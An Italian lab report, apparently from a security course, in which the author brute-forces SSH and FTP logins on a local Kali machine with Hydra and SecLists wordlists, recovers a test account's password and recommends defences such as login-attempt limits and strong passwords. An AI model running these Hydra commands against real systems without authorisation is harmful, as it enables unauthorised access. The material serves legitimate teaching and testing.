REPORT CYBERSECURITY : AUTHENTICATION CRACKING CON HYDRA

Obiettivo:

L'attività ha avuto il duplice scopo di testare la robustezza delle procedure di autenticazione dei servizi di rete (SSH e FTP) tramite attacchi a dizionario con il tool Hydra e consolidare le competenze nella configurazione sicura dei servizi stessi.

Executive Summary

Durante l'analisi è emerso un **rischio critico** legato alla gestione delle credenziali di accesso. L'utilizzo di password deboli e la mancanza di sistemi di blocco automatico rendono l'infrastruttura vulnerabile ad attacchi di tipo Brute Force e Dictionary Attack.

Punteggio sicurezza generale : bassa

Rischi Critici Identificati: Accesso non autorizzato ai server tramite protocolli SSH e FTP.

Raccomandazioni: Implementazione politiche di password complesse e sistemi di prevenzione intrusioni (IPS) che blocchino gli indirizzi ip dopo un numero limitato di tentativi falliti.

Metodologia

L'analisi è stata condotta simulando un attaccante interno con accesso alla rete locale.

Strumenti utilizzati: Hydra (per il cracking), adduser (per la gestione utenti), SecLists (wordlist professionali per username e password), vsftpd (server FTP) e ssh (server di comunicazione sicura).

Perimetro analizzato: Target IP 192.168.50.100 (Macchina Kali Linux locale).

Servizi analizzati: SSH (Porta 22) e FTP (Porta 21).

Periodo temporale: 16/01/2026.

ESECUZIONE ESERCIZIO

Creazione nuovo utente.

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Attivazione servizio SSH

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

Verifica : test di connessione

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is: SHA256:FpgoyzXVgUFBbPkVjnxLf2Opqwths4lzQ0liQSHpfIQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ exit
logout
Connection to 192.168.50.100 closed.
```

installazione seclists

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
The following packages were automatically installed and are no longer required:
  amass-common            libbluray2       libgdal37            libgpgme11t64       libjs-jquery-ui     libnet1         libportmid
  gir1.2-girepository-2.0 libbson-1.0-0t64 libgeos3.14.0        libgpgmepp6t64      libjs-underscore    libobjc-14-dev  libradare2
  libarmadillo14          libdisplay-info2 libgirepository-1.0-1 libinstpatch-1.0-2  libmongoc-1.0-0t64  libplacebo349   librav1e0.
Use 'sudo apt autoremove' to remove them.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 227
  Download size: 545 MB
  Space needed: 1,935 MB / 46.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 545 MB in 2min 9s (4,225 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 438044 files and directories currently installed.)
Preparing to unpack .../seclists_2025.3-0kali1_all.deb ...
Unpacking seclists (2025.3-0kali1) ...
Setting up seclists (2025.3-0kali1) ...
Processing triggers for kali-menu (2025.4.3) ...
Processing triggers for wordlists (2025.4.0) ...
```

Filtraggio e salvataggio utenti che contengono la parola test

```
┌──(kali㉿kali)-[/]
└─$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > home/kali/xato-usernames.txt
```

Filtraggio e salvataggio password che contengono la parola test

```
┌──(kali㉿kali)-[/]
└─$ cat usr/share/seclists/Passwords/Most-Popular-Letter-Passes.txt | grep test > home/kali/xato-passwords.txt
```

Siccome hydra in questo caso avrebbe impiegato troppo tempo per trovare user e password gli usernames sono stati filtrati nuovamente cercando usernames che iniziassero con test_
successivamente è stato rimosso il vecchio file txt e sostituito con quello nuovo rifiltrato.

```
┌──(kali㉿kali)-[~]
└─$ cat xato-usernames.txt | grep test_ > xato-usernames2.txt

┌──(kali㉿kali)-[~]
└─$ rm xato-usernames.txt

┌──(kali㉿kali)-[~]
└─$ mv xato-usernames2.txt xato-usernames.txt
```

Attacco con hydra

```
┌──(kali㉿kali)-[~]
└─$ hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 06:31:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 3744 login tries (l:78/p:48), ~1872 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 3708 to do in 01:44h, 2 active
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
```

CONFIGURAZIONE E CRACKING FTP

Installazione server FTP

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
The following packages were automatically installed and are no longer required:
  amass-common             libgdal37              libjs-jquery-ui     libportmidi0         libudfread0      python3-bluepy
  gir1.2-girepository-2.0  libgeos3.14.0          libjs-underscore    libradare2-5.0.0t64  libwireshark18   python3-click-plugins
  libarmadillo14           libgirepository-1.0-1  libmongoc-1.0-0t64  librav1e0.7          libwiretap15     python3-gpg
  libbluray2               libgpgme11t64          libnet1             libsqlcipher1        libwsutil16      python3-kismetcapturebtgeig
  libbson-1.0-0t64         libgpgmepp6t64         libobjc-14-dev      libtheoradec1        libx264-164      python3-kismetcapturefreakl
  libdisplay-info2         libinstpatch-1.0-2     libplacebo349       libtheoraenc1        libyelp0         python3-kismetcapturertl433
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 227
  Download size: 151 kB
  Space needed: 381 kB / 45.0 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.3 [151 kB]
Fetched 151 kB in 1s (148 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 444366 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.3_amd64.deb ...
Unpacking vsftpd (3.0.5-0.3) ...
Setting up vsftpd (3.0.5-0.3) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...
```

Avvio del servizio

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

Connessione FTP a IP

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.5)
Name (192.168.50.100:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> exit
421 Timeout.
```

Avvio hydra FTP

```
┌──(kali㉿kali)-[~]
└─$ hydra -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 3 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 06:58:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3744 login tries (l:78/p:48), ~1248 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
```


RISULTATI

Vulnerabilità su Protocollo SSH

Descrizione: Il servizio SSH accetta connessioni basate su password senza limitazioni di tempo tra i tentativi o autenticazione a più fattori (MFA).

Impatto: Un attaccante può ottenere una shell remota, permettendo l'esfiltrazione di dati, l'installazione di malware o il movimento laterale all'interno della rete aziendale.

Evidenza: Come si nota dallo screen, l'user e la password vengono recuperati con successo.




Vulnerabilità su Protocollo FTP

Descrizione: Il server FTP consente tentativi di login multipli via dizionario. Il protocollo, inoltre, trasmette le credenziali in chiaro se non cifrato.

Impatto: Accesso completo ai file memorizzati sul server. Un attaccante può leggere, modificare o eliminare documenti sensibili aziendali.

Evidenza:



Raccomandazioni e Piano d'Azione

Possibili Soluzioni

Configurazione Limiti: Ridurre il valore di MaxAuthTries nel file /etc/ssh/sshd_config per terminare le connessioni sospette dopo pochi tentativi.

Reset Credenziali: Cambiare immediatamente la password di test_user con una stringa alfanumerica complessa di almeno 12 caratteri.

Whitelist IP: Configurare il firewall per permettere l'accesso SSH solo da indirizzi IP fidati.